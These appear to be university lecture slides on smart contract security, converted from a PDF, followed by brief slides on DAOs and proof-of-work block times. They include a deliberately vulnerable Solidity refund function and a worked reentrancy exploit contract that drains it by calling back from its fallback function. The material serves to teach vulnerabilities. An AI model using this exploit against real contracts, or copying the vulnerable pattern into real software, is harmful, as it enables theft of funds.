


## Contract

```
contract Example {  
  
    address public owner;  
    string private mySecret;  
  
    constructor {  
        owner = msg.sender;  
    }  
  
    function setSecret(string _secret) public {  
        require(msg.sender == owner);  
        mySecret = _secret;  
    }  
  
    function getSecret() public returns (string) {  
        require(msg.sender == owner);  
        return mySecret;  
    }  
}
```

Any variable is readable on the public Ethereum blockchain.  
Declaring a variable private only restricts the automatic creation of getter for that variable, but does not hide it.

Hint: who would be able to read *mySecret* ?



# Smart Contract Bug 2

# Security Bug



Contract

```
contract Vulnerable {  
  
    mapping(address => bool) authorized;  
    mapping(address => uint) balances;  
  
    function refund(uint amount) public {  
        require(authorized[msg.sender]);  
        require(amount <= balances[msg.sender]);  
  
        msg.sender.call.value(amount)("");  
        balances[msg.sender] -= amount;  
    }  
}
```

The code is vulnerable to a **reentrancy attack**.

The balance of the *msg.sender* is only updated after a transfer is made. If the *msg.sender* is a contract and has a fallback function that calls into the contract again, the *msg.sender* can deplete the contract of the funds.

Hint: who can be *msg.sender*?

# Vulnerable can be exploited. Write an exploit.



## Contract

```
contract Vulnerable {
    ... // vulnerable as the previous example
}

contract Exploit {

    Vulnerable v;

    function register(address contract) public {
        v = Vulnerable(contract);
    }

    function exploit() public {
        // your code here
    }

    // your code here
}
```

Hint: check the previous example

# Vulnerable can be exploited. Write an exploit.



## Contract

```
contract Vulnerable {
    ... // vulnerable as the previous example
}

contract Exploit {

    Vulnerable v;

    function register(address contract) public {
        v = Vulnerable(contract);
    }

    function exploit() public {
        v.refund(1);
    }

    function () public {
        v.refund(1);
    }
}
```




# Decentralized Autonomous Organization

# Decentralized Autonomous Organization (DAO)


A (digital) form of investor-directed venture capital fund


- Investors from anywhere in the world can buy DAO tokens in exchange of money (Ether)
- Owners of DAO tokens can vote on potential projects
- Profits from the investments go back to the stakeholders



Investor	Balance
Alice	100 Tokens
Bob	10 Tokens
<b>Total</b>	<b>110 Tokens</b>

# The DAO Bug





# Comparing Quantitatively Layer 1 Security

# How to Compare PoW Blockchains?



Bitcoin

**10 min**



Ethereum

**15 sec**



Litecoin

**2.5 min**



Dogecoin

**1 min**


- 2 parameters




Faster block generation



Faster payments

